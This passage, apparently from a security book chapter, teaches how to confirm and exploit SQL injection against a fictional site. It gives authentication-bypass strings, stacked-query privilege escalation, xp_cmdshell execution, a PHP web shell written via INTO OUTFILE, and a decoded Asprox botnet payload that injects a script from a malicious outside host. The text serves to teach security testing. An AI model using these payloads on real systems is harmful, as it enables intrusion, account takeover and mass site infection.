During testing of the Web site you discover that the application by default shows the first product in the event of a potential error. All of the following requests showed the first product (www.victim.com/showproduct.php?id=1):

```
http://www.victim.com/showproduct.php?id=attacker
http://www.victim.com/showproduct.php?id=attacker'
http://www.victim.com/showproduct.php?id=
http://www.victim.com/showproduct.php?id=999999999 (non existent product)
http://www.victim.com/showproduct.php?id=-1
```

So far, it seems that Victim Inc. really took security into account in implementing this software. However, if we keep testing we can see that the following requests return the product with *id=2*:

```
http://www.victim.com/showproduct.php?id=3-1
http://www.victim.com/showproduct.php?id=4-2
http://www.victim.com/showproduct.php?id=5-3
```

The preceding URLs indicate that the parameter is passed to the SQL statement and it is executed in the following manner:

```
SELECT *
FROM products
WHERE idproduct=3-1
```

The database computes the subtraction and returns the product whose *idproduct=2*.

You can also perform this test with additions; however, you need to be aware that the Internet Engineering Task Force (IETF), in its RFC 2396 (Uniform Resource Identifiers (URI): Generic Syntax), states that the plus sign (+) is a reserved word for URIs and needs to be encoded. The plus sign URL encoding is represented by *%2B*.

The representation of an example of the attack trying to show the product whose *idproduct=6* would be any of the following URLs:

```
http://www.victim.com/showproduct.php?id=1%2B5 (decodes to id=1+5)
http://www.victim.com/showproduct.php?id=2%2B4 (decodes to id=2+4)
http://www.victim.com/showproduct.php?id=3%2B3 (decodes to id=3+3)
```

Continuing the inference process, we can now insert conditions after the *id* value, creating true and false results:

```
http://www.victim.com/showproduct.php?id=2 or 1=1
-- returns the first product
http://www.victim.com/showproduct.php?id=2 or 1=2
-- returns the second product
```

In the first request, the Web server returns the product whose *idproduct=1*, whereas in the second request it returns the product whose *idproduct=2*.

In the first statement, *or 1=1* makes the database return every product. The database detects this as an anomaly and shows the first product.

In the second statement, *or 1=2* makes no difference in the result, and therefore the flow of execution continues without change.

You might have realized that there are some variations of the attack, based on the same principles. For example, we could have opted for using the *AND* logical operator, instead of *OR*. In that case:

```
http://www.victim.com/showproduct.php?id=2 and 1=1
-- returns the second product
http://www.victim.com/showproduct.php?id=2 and 1=2
-- returns the first product
```

As you can see, the attack is almost identical, except that now the true condition returns the second product and the false condition returns the first product.

The important thing to note is that we are in a situation where we can manipulate an SQL query but we cannot get data from it. Additionally, the Web server sends a different response depending on the condition that we send. We can therefore confirm the existence of blind SQL injection and start automating the exploitation.

Confirming SQL Injection

In the previous section, we discussed techniques for discovering SQL injection vulnerabilities by tampering with user data entry and analyzing the response from the server. Once you identify an anomaly you will always need to confirm the SQL injection vulnerability by crafting a valid SQL statement.

Although there are tricks that will help you create the valid SQL statement, you need to be aware that each application is different and every SQL injection point is therefore unique. This means you will always need to follow an educated trial-and-error process.

Identification of a vulnerability is only part of your goal. Ultimately, your goal will always be to exploit the vulnerabilities present in the tested application, and to do that you need to craft a valid SQL request that is executed in the remote database without causing any errors. This section will give you the necessary information to progress from database errors to valid SQL statements.

Differentiating Numbers and Strings

You need to derive a basic understanding of SQL language to craft a valid injected SQL statement. The very first lesson to learn for performing SQL injection exploitation is that databases have different data types. These types are represented in different ways, and we can split them into two groups:

- Number: represented without single quotes
- All the rest: represented with single quotes

The following are examples of SQL statements with numeric values:

```
SELECT * FROM products WHERE idproduct=3
SELECT * FROM products WHERE value > 200
SELECT * FROM products WHERE active = 1
```

As you can see, when using a numeric value SQL statements don't use quotes. You will need to take this into account when injecting SQL code into a numeric field, as you will see later in the chapter.

The following are examples of SQL statements with single-quoted values:

```
SELECT * FROM products WHERE name = 'Bike'
SELECT * FROM products WHERE published_date > '01/01/2009'
SELECT * FROM products WHERE published_time > '01/01/2009 06:30:00'
```

As you can see in these examples, alphanumeric values are enclosed between single quotes. That is the way the database provides a container for alphanumeric data. When testing and exploiting SQL injection vulnerabilities, you will normally have control over one or more values within the conditions shown after the *WHERE* clause. For that reason, you will need to consider the opening and closing of quotes when injecting into a vulnerable string field.

It is possible to represent a numeric value between quotes, but the database will understand it as a string representation of a number; for example, '2'+'2' = '22', not 4.

Inline SQL Injection

In this section, I will show you some examples of inline SQL injection. Inline injection happens when you inject some SQL code in such a way that all parts of the original query are executed.

Figure 2.10 shows a representation of an inline SQL injection.

Figure 2.10 Injecting SQL Code Inline

Injecting Strings Inline

Let's see an example that illustrates this kind of attack so that you can fully understand how it works.

Victim Inc. has an authentication form for accessing the administration part of its Web site. The authentication requires the user to enter a valid username and password. After sending a username and password, the application sends a query to the database to validate the user. The query has the following format:

```
SELECT *
FROM administrators
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

The application doesn't perform any sanitization of the received data, and therefore we have full control over what we send to the server.

Be aware that the data entry for both the username and the password is enclosed in two single quotes which you cannot control. You will have to keep that in mind when crafting a valid SQL statement. Figure 2.11 shows the creation of the SQL statement from the user entry.

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Figure 2.11 SQL Statement Creation




Figure 2.11 shows the part of the SQL statement that you can manipulate.

NOTE

Most of the art of understanding and exploiting SQL injection vulnerabilities consists of the ability to mentally re-create what the developer coded in the Web application, and envision how the remote SQL code looks. If you can imagine what is being executed at the server side, it will seem *obvious* to you where to terminate and start the single quotes.

As I explained earlier, we first start the finding process by injecting input that might trigger anomalies. In this case, we can assume that we are injecting a string field, so we need to make sure we inject single quotes.

Entering a single quote in the *Username* field and clicking **Send** returns the following error:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1
```

The error indicates that the form is vulnerable to SQL injection. The resultant SQL statement given the preceding input is as follows:

```
SELECT *
FROM administrators
WHERE username = ''' AND password = '';
```

The syntax of the query is wrong due to the injected quote and the database throws an error, which the Web server sends back to the client.

Once we identify the vulnerability, our goal in this scenario is to craft a valid SQL statement which satisfies the conditions imposed by the application so that we can bypass the authentication control.

In this case, we assume we are attacking a string value because a username is usually represented by a string and because injecting a quote returned an *Unclosed quotation mark* error. Due to these reasons we are going to inject *' or '1'='1* in the username field, leaving the password blank. The entry will result in the following SQL statement:

```
SELECT *
FROM administrators
WHERE username = '' OR '1'='1' AND password = '';
```

This statement will not have the intended results. It will not return *TRUE* for every field due to logical operator priority. *AND* has a higher priority than *OR*, and therefore we could rewrite the SQL statement as follows to make it easier to understand:

```
SELECT *
FROM administrators
WHERE (username = '' OR '1'='1') AND (password = '');
```

This is not what we wanted to do, as this will return only the rows that contain a blank password. We can change this behavior by adding a new *OR* condition such as *' or 1=1 or '1'='1*:

```
SELECT *
FROM administrators
WHERE username = '' OR 1=1 OR '1'='1' AND password = '';
```

The new *OR* condition makes the statement always return true, and therefore we might bypass the authentication process. In the previous section you saw how you could solve this scenario by terminating the SQL statement; however, you might find a scenario where termination is not possible and the preceding technique is therefore necessary.

Some authentication mechanisms cannot be bypassed by returning every row in the *administrators* table, as we have done in these examples; they might require just one row to be returned. For those scenarios, you may want to try something such as *admin' and '1'='1' or '1'='1*, resulting in the following SQL code:

```
SELECT *
FROM administrators
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';
```

The preceding statement will return only one row whose *username* equals *admin*. Remember that in this case, you need to add two conditions; otherwise, the *AND password=''* would come into play.

We can also inject SQL content in the *Password* field, which can be easier in this instance. Due to the nature of the statement we would just need to inject a true condition such as *' or '1'='1* to craft the following query:

```
SELECT *
FROM administrators
WHERE username = '' AND password = '' OR '1'='1';
```

This statement will return all content from the *administrators* table, thereby successfully exploiting the vulnerability.

Table 2.1 provides you with a list of injection strings that you may need during the discovery and confirmation process of an inline injection in a string field.

Table 2.1 Signatures for Inline Injection of Strings

Testing String	Variations	Expected Results
'		Error triggering. If successful, the database will return an error
1' or '1'='1	*1') or ('1'='1*	Always true condition. If successful, it returns every row in the table
value' or '1'='2	*value') or ('1'='2*	No condition. If successful, it returns the same result as the original value
1' and '1'='2	*1') and ('1'='2*	Always false condition. If successful, it returns no rows from the table
1' or 'ab'='a'+'b	*1') or ('ab'='a'+'b*	Microsoft SQL Server concatenation. If successful, it returns the same information as an always true condition
1' or 'ab'='a' 'b	*1') or ('ab'='a' 'b*	MySQL concatenation. If successful, it returns the same information as an always true condition
1' or 'ab'='a'||'b	*1') or ('ab'='a'||'b*	Oracle concatenation. If successful, it returns the same information as an always true condition

Injecting Numeric Values Inline

In the previous section, you saw an example of string inline injection for bypassing an authentication mechanism. You will now see another example where you are going to perform a similar attack against a numeric value.

Users can log in to Victim Inc. and access their profile. They can also check messages sent to them by other users. Each user has a unique identifier or *uid* which is used to uniquely identify each user in the system.

The URL for displaying the messages sent to our user has the following format:

```
http://www.victim.com/messages/list.aspx?uid=45
```

When testing the *uid* parameter sending just a single quote, we get the following error:

```
http://www.victim.com/messages/list.aspx?uid='
Server Error in '/' Application.
Unclosed quotation mark before the character string ' ORDER BY received;'.
```

To gain more information about the query we can send the following request:

```
http://www.victim.com/messages/list.aspx?uid=0 having 1=1
```

The response from the server is:

```
Server Error in '/' Application.
Column ' messages.idmessage ' is invalid in the select list because it is
not contained in an aggregate function and there is no GROUP BY clause.
```

Based on the information retrieved, we can assert that the SQL code running on the server side should look like this:

```
SELECT *
FROM messages
WHERE uid=[USER ENTRY]
ORDER BY received;
```

Figure 2.12 shows the injection point, the SQL statement creation, and the vulnerable parameter.

Figure 2.12 Visual Representation of a Numeric Injection


Note that injecting a number doesn't require terminating and commencing the single-quote delimiters. In this example, we can directly inject after the *uid* parameter in the URL.

In this scenario, we have control over the messages returned from the database. The application doesn't perform any sanitization in the *uid* parameter, and therefore we can interfere in the rows selected from the *messages* table. The method of exploitation in this scenario is to add an *always true* (*or 1=1*) statement, so instead of returning only the messages for our user, all of them are displayed. The URL would be:

```
http://www.victim.com/messages/list.aspx?uid=45 or 1=1
```

The result of the request would return messages to every user, as shown in Figure 2.13.

Figure 2.13 Exploitation of a Numeric Injection



The result of the exploitation generated the following SQL statement:

```
SELECT *
FROM messages
WHERE uid=45 or 1=1 /* Always true condition*/
ORDER BY received;
```

Due to the *always true* condition injected (*or 1=1*) the database returns all rows in the *messages* table and not just the ones sent to our user. In Chapter 4, you will learn how to exploit this further to read arbitrary data from any table of the database and even from other databases.

Table 2.2 shows a collection of signatures for testing numeric values.

Table 2.2 Signatures for Inline Injection of Numeric Values

Testing String	Variations	Expected Results
'		Error triggering. If successful, the database will return an error
1+1	*3-1*	If successful, it returns the same value as the result of the operation
value + 0		If successful, it returns the same value as the original request
1 or 1=1	*1) or (1=1*	Always true condition. If successful, it returns every row in the table
value or 1=2	*value) or (1=2*	No condition. If successful, it returns the same result as the original value
1 and 1=2	*1) and (1=2*	Always false condition. If successful, it returns no rows from the table
1 or 'ab'= 'a'+'b'	*1) or ('ab '= 'a'+'b'*	Microsoft SQL Server concatenation. This injection is valid for Microsoft SQL Server. If successful, it returns the same information as an always true condition
1 or 'ab'='a' 'b'	*1) or ('ab'='a' 'b*	MySQL concatenation. If successful, it returns the same information as an always true condition
1 or ' ab'='a'||'b'	*1) or ('ab'='a'||'b'*	Oracle concatenation. If successful, it returns the same information as an always true condition

As you can see from Table 2.2, all the injection strings follow similar principles. Confirming the existence of an SQL injection vulnerability is just a matter of understanding what is being executed server-side and injecting the conditions that you need for each particular case.

Terminating SQL Injection

There are several techniques for confirming the existence of SQL injection vulnerabilities. In the previous section you saw inline injection techniques, and in this section you will see how to create a valid SQL statement through its termination. Injection-terminating an SQL statement is a technique whereby the attacker injects SQL code and successfully finalizes the statement by commenting the rest of the query. Figure 2.14 shows a diagram introducing the concept of SQL injection termination.

Figure 2.14 Terminating SQL Injection

In Figure 2.14, you can see that the injected code terminates the SQL statement. Apart from terminating the statement we need to comment out the rest of the query such that it is not executed.

Database Comment Syntax

As you can see in Figure 2.14, we need some means to prevent the end of the SQL code from being executed. The element we are going to use is *database comments*. Comments in SQL code are similar to comments in any other programming language. They are used to insert information in the code and they are ignored by the interpreter. Table 2.3 shows the syntax for adding comments in SQL Server, Oracle, and MySQL databases.

Table 2.3 Database Comments

Database	Comment	Observations
Microsoft SQL Server and Oracle	`--` (double dash)	Used for single-line comments
	`/* */`	Used for multiline comments
MySQL	`-- (double dash)`	Used for single-line comments. It requires the second dash to be followed by a space or a control character such as tabulation, newline, etc.
	`#`	Used for single-line comments
	`/* */`	Used for multiline comments

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TIP

A defense technique consists of detecting and removing all spaces or truncating the value to the first space from the user entry. Multiline comments can be used to bypass such restrictions. Say you are exploiting an application using the following attack:

```
http://www.victim.com/messages/list.aspx?uid=45 or 1=1
```

However, the application removes the spaces and the SQL statement becomes:

```
SELECT *
FROM messages
WHERE uid=45or1=1
```

This will not return the results you want, but you can add multiline comments with no content to avoid using spaces:

```
http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1
```

The new query will not have spaces in the user input, but it will be valid, returning all of the rows in the *messages* table.

The "Evading Input Filters" section in Chapter 7 explains in detail this technique and many others used for signature evasion.

The following technique to confirm the existence of a vulnerability makes use of SQL comments. Have a look at the following request:

```
http://www.victim.com/messages/list.aspx?uid=45/*hello yes*/
```

If vulnerable, the application will send the value of the *uid* followed by a comment. If there are no problems processing the request and we get the same result we would get with *uid=45*, this means the database ignored the content of the comment. This might be due to an SQL injection vulnerability.

Using Comments

Let's see how we can use comments to terminate SQL statements.

We are going to use the authentication mechanism in the Victim Inc. administration Web site. Figure 2.15 represents the concept of terminating the SQL statement.

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
Figure 2.15 Exploitation Terminating the SQL Statement



In this case, we are going to exploit the vulnerability terminating the SQL statement. We will only inject code into the *username* field and we will terminate the statement. We will inject the code *' or 1=1;--*, which will create the following statement:

```
SELECT *
FROM administrators
WHERE username = '' or 1=1;-- ' AND password = '';
```

This statement will return all rows in the *administrators* table due to the *1=1* condition. Moreover, it will ignore the part of the query after the comment, so we don't have to worry about the *AND password=''*.

You can also impersonate a known user by injecting *admin';--* . This will create the following statement:


```
SELECT *
FROM administrators
WHERE username = 'admin';-- ' AND password = '';
```

This statement will return only one row containing the *admin* user successfully bypassing the authentication mechanism.

You may find scenarios where a double hyphen (--) cannot be used because it is filtered by the application or because commenting out the rest of the query generates errors. In such cases, you can use multiline comments (/* */) for commenting parts of the SQL statement. This technique requires more than one vulnerable parameter and an understanding of the position of the parameters in the SQL statement.

Figure 2.16 shows an example of a multiline comment attack. Note that the text in the *Password* field is disclosed for clarity. It illustrates an attack using multiline comments.

Figure 2.16 Using Multiline Comments



In this attack, we use the *Username* field to select the user we want and start the comment with the /* sequence. In the *Password* field we finish the comment (*/) and we add the single-quote sequence to end the statement syntactically correct with no effect on the result. The resultant SQL statement is:

```
SELECT *
FROM administrators
WHERE username = 'admin'/*' AND password = '*/ '';
```

Removing the commented code helps to better illustrate the example:

```
SELECT *
FROM administrators
WHERE username = 'admin' '';
```

As you can see, we needed to finish the statement with a string due to the last single quote inserted by the application which we cannot control. We chose to concatenate an empty string, which has no effect on the result of the query.

In the previous example, we concatenated our input with an empty string. String concatenation is something you will always need when doing SQL injection testing. However, because it is done differently in SQL Server, MySQL, and Oracle, it can therefore be used as a tool to identify the remote database. Table 2.4 shows the concatenation operators in each database.

Table 2.4 Database Concatenation Operators

Database	Concatenation
Microsoft SQL Server	`'a' + 'b' = 'ab'`
MySQL	`'a' 'b' = 'ab'`
Oracle	`'a' || 'b' = 'ab'`

If we find a parameter in a Web application which is vulnerable but we are unsure of the remote database server, we can use string concatenation techniques for identification. Remote database identification can be done by replacing any vulnerable string parameter with a concatenation in the following manner:

```
http://www.victim.com/displayuser.aspx?User=Bob -- Original request
http://www.victim.com/displayuser.aspx?User=B' + 'ob -- MSSQL server
http://www.victim.com/displayuser.aspx?User=B' 'ob -- MySQL server
http://www.victim.com/displayuser.aspx?User=B' || 'ob -- Oracle
```

Sending the three modified requests will tell you the database running on the remote back-end server, as two requests will return a syntax error and one of them will return the same result as the original request indicating the underlying database.

Table 2.5 shows a summary with some signatures using database comments commonly used for bypassing authentication mechanisms.

Table 2.5 Signatures Using Database Comments

Testing String	Variations	Expected Results
admin'--	*admin')--*	Bypass authentication mechanism by returning the admin row set from the database
admin' #	*admin')#*	MySQL - Bypass authentication mechanism by returning the admin row set from the database
1--	*1)--*	Commenting out the rest of the query, it is expected to remove any filter specified in the WHERE clause after the injectable parameter
1 or 1=1--	*1) or 1=1--*	Return all rows injecting a numeric parameter
' or '1'='1'--	*') or '1'='1'--*	Return all rows injecting a string parameter

Continued

Table 2.5 Continued. Signatures Using Database Comments

Testing String	Variations	Expected Results
-1 and 1=2--	*-1) and 1=2--*	Return no rows injecting a numeric parameter
' and '1'='2'--	*') and '1'='2'--*	Return no rows injecting a string parameter
*1/*comment*/*		Comment injection. If successful, it makes no difference to the original request. Helps identify SQL injection vulnerabilities

Executing Multiple Statements

Terminating an SQL statement provides you with greater control over the SQL code sent to the database server. In fact, this control goes beyond the statement created by the database. If you terminate the SQL statement you can create a brand-new one with no restrictions on it.

Microsoft SQL Server 6.0 introduced server-side cursors to its architecture, which provided the functionality of executing a string with multiple statements over the same connection handle. This functionality is also supported in all the later versions and allows the execution of statements such as the following:

```
SELECT foo FROM bar; SELECT foo2 FROM bar2;
```

The client connects to the SQL Server and sequentially executes each statement. The database server returns to the client as many result sets as statements were sent.

MySQL has also introduced this functionality in Version 4.1 and later; however, this is not enabled by default. Oracle databases don't support multiple statements, unless using PL/SQL.

The exploitation technique requires that you are able to terminate the first statement, so you can then concatenate arbitrary SQL code.

This concept can be exploited in a number of ways. Our first example will target an application connecting to an SQL Server database. We are going to use multiple statements to escalate privileges within the application—for example, by adding our user to the administrators group. Our goal will be to run an *UPDATE* statement for that:

```
UPDATE users      /* Update table Users */
SET isadmin=1     /* Add administrator privileges in the application */
WHERE uid=<Your User ID> /* to your user */
```

We need to start the attack, enumerating columns using the *HAVING 1=1* and *GROUP BY* technique explained before:

```
http://www.victim.com/welcome.aspx?user=45; select * from users
  having 1=1;--
```

This will return an error with the first column name and will need to repeat the process, adding the names to the *GROUP BY* clause:

```
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1
  GROUP BY uid;--
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1
  GROUP BY uid, user;--
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1
  GROUP BY uid, user, password;--
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1
  GROUP BY uid, user, password, isadmin;--
```

Once we discover the column names, the next URL with the injected code to add administrative privileges to the Victim Inc. Web application would be:

```
http://www.victim.com/welcome.aspx?uid=45;
  UPDATE users SET isadmin=1 WHERE uid=45;--
```

WARNING

Be very careful when escalating privileges by executing an *UPDATE* statement, and always add a *WHERE* clause at the end. Don't do something like this:

```
http://www.victim.com/welcome.aspx?uid=45; UPDATE users SET isadmin=1
```

as that would update every record in the *users* table, which is not what we want to do.

Having the possibility of executing arbitrary SQL code offers many vectors of attack. You may opt to add a new user:

```
INSERT INTO administrators (username, password)
VALUES ('hacker', 'mysecretpassword')
```

The idea is that depending on the application, you can execute the appropriate statement. However, you will not get the results for the query if you execute a *SELECT*, as the Web server will read only the first record set. Later, you will learn techniques for appending data to the existing results using *UNION* statements. Additionally, in the case of Microsoft SQL Server you have the ability (given the database user has enough permissions) to execute operating system commands.

xp_cmdshell is an extended stored procedure present in SQL Server database servers which allows administrators to execute operating system commands and get the output in the rows of the returned result set. You will see this attack explained in detail in Chapter 6, as this is just an example of a typical use of multiple statements:

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```
http://www.victim.com/welcome.aspx?uid=45;
exec master..xp_cmdshell 'ping www.google.com';--
```

We are now going to explore similar techniques using multiple SQL statements in MySQL databases. The technique and functionality are exactly the same and we will have to terminate the first query and execute arbitrary code in the second. For this example, our code of choice for the second statement is:

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'
INTO OUTFILE '/var/www/victim.com/shell.php';--
```

This SQL statement outputs the string *'<?php echo shell_exec($_GET["cmd"]);?>'* into the /var/www/victim.com/shell.php file. The string written to the file is a PHP script that retrieves the value of a *GET* parameter called *cmd* and executes it in an operating system shell. The URL conducting this attack would look like this:

```
http://www.victim.com/search.php?s=test';
SELECT '<?php echo shell_exec($_GET["cmd"]);?>' INTO OUTFILE
'/var/www/victim.com/shell.php';--
```

Provided MySQL is running on the same server as the Web server and the user running MySQL has enough permissions, the preceding command should have created a file in the Web root which allows arbitrary command execution:

```
http://www.victim.com/shell.php?cmd=ls
```

You will learn more about exploiting this kind of issue in Chapter 6. For now, the important thing is that you learn the concept and the possibilities of running arbitrary SQL code in multiple statements.

Table 2.6 shows signatures used for injecting multiple statements.

Table 2.6 Signatures for Executing Multiple Statements

Testing String	Variations	Expected Results
';[SQL Statement];--	*');[SQL Statement];--*	Execution of multiple statements injecting a string parameter
';[SQL Statement];#	*');[SQL Statement];#*	MySQL - Execution of multiple statements injecting a string parameter
;[SQL Statement];--	*);[SQL Statement];--*	Execution of multiple statements injecting a numeric parameter
;[SQL Statement];#	*);[SQL Statement];#*	MySQL - Execution of multiple statements injecting a numeric parameter

Notes from the Underground…

Use of SQL Injection by the Asprox Botnet

A botnet is a large network of infected computers normally used by criminals and organized crime entities to launch phishing attacks, send spam e-mails, or launch distributed denial of service (DoS) attacks.

Newly infected computers become part of the botnet which is controlled by a master server. There are several modes of infection, one of the most common being the exploitation of Web browser vulnerabilities. In this scenario, the victim opens a Web page served by a malicious Web site which contains an exploit for the victim's browser. If the exploit code is executed successfully the victim is infected.

As a consequence of this method of infection, it is not a surprise that botnet owners are always looking for target Web sites to serve their malicious software.

The Asprox Trojan was primarily designed to create a spam botnet dedicated to sending phishing e-mails. However, during May 2008 all the infected systems in the botnet received an updated component in a file called msscntr32.exe. This file is an SQL injection attack tool which is installed as a system service under the name of "Microsoft Security Center Extension."

Once the service is running, it uses the Google search engine to identify potential victims by identifying hosts running .asp pages with *GET* parameters. The infecting code terminates the current statements and appends a new one as you just saw in this chapter. Let's have a look at the infecting URL:

```
http://www.victim.com/vulnerable.asp?id=425;DECLARE @S
VARCHAR(4000);SET @S=CAST(0x4445434C415245204054205641524 3
<snip>
434C415245202075F437572736F72 AS
VARCHAR(4000));EXEC(@S);-- [shortened for brevity]
```

The following is the unencoded and commented code that performs the attack:

```
DECLARE
@T VARCHAR(255),    /* variable to store the table name */
@C VARCHAR(255)     /* variable to store the column name */
DECLARE Table_Cursor CURSOR
/* declares a DB cursor that will contain */
FOR /* all the table/column pairs for all the */
```

Continued

```
SELECT a.name,b.name/* user created tables and */
FROM sysobjects a,syscolumns b
/* columns typed text(35), ntext (99), varchar(167) */
/* or sysname(231) */
WHERE a.id=b.id AND a.xtype='u'
    AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231
    OR b.xtype=167)
OPEN Table_Cursor /* Opens the cursor */
FETCH NEXT FROM Table_Cursor INTO @T,@C
/* Fetches the first result*/
WHILE(@@FETCH_STATUS=0) /* Enters in a loop for every row */
    BEGIN EXEC('UPDATE ['+@T+'] SET
/*Updates every column and appends */
['+@C+']=RTRIM(CONVERT(VARCHAR(8000),['+@C+']))+
/* a string pointing to a malicious */
''<script src=http://www.banner82.com/b.js></script>''')
/* javascript file */
FETCH NEXT FROM Table_Cursor INTO @T,@C
/* Fetches next result*/
END
CLOSE Table_Cursor /* Closes the cursor */
DEALLOCATE Table_Cursor/* Deallocates the cursor */
```

The code updates the content of the database appending a *<script>* tag. If any of the contents are shown in a Web page (which is very likely), the visitor will load the contents of the JavaScript file into the browser.

The purpose of the attack is to compromise Web servers and modify the legitimate HTML code to include a JavaScript file which contained the necessary code to infect more vulnerable computers and continue to grow the botnet.

If you want more information about Asprox, visit the following URLs:

- www.toorcon.org/tcx/18_Brown.pdf
- xanalysis.blogspot.com/2008/05/asprox-trojan-and-banner82com.html

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Time Delays

When testing applications for SQL injection vulnerabilities you will often find yourself with a potential vulnerability that is difficult to confirm. This can be due to a number of reasons, but mainly because the Web application is not showing any errors and because you cannot retrieve any data.

In this kind of situation, it is useful to inject database time delays and check whether the response from the server has also been delayed. Time delays are a very powerful technique as the Web server can hide errors or data, but cannot avoid waiting for the database to return a result, and therefore you can confirm the existence of SQL injection. This technique is especially useful in blind injection scenarios.

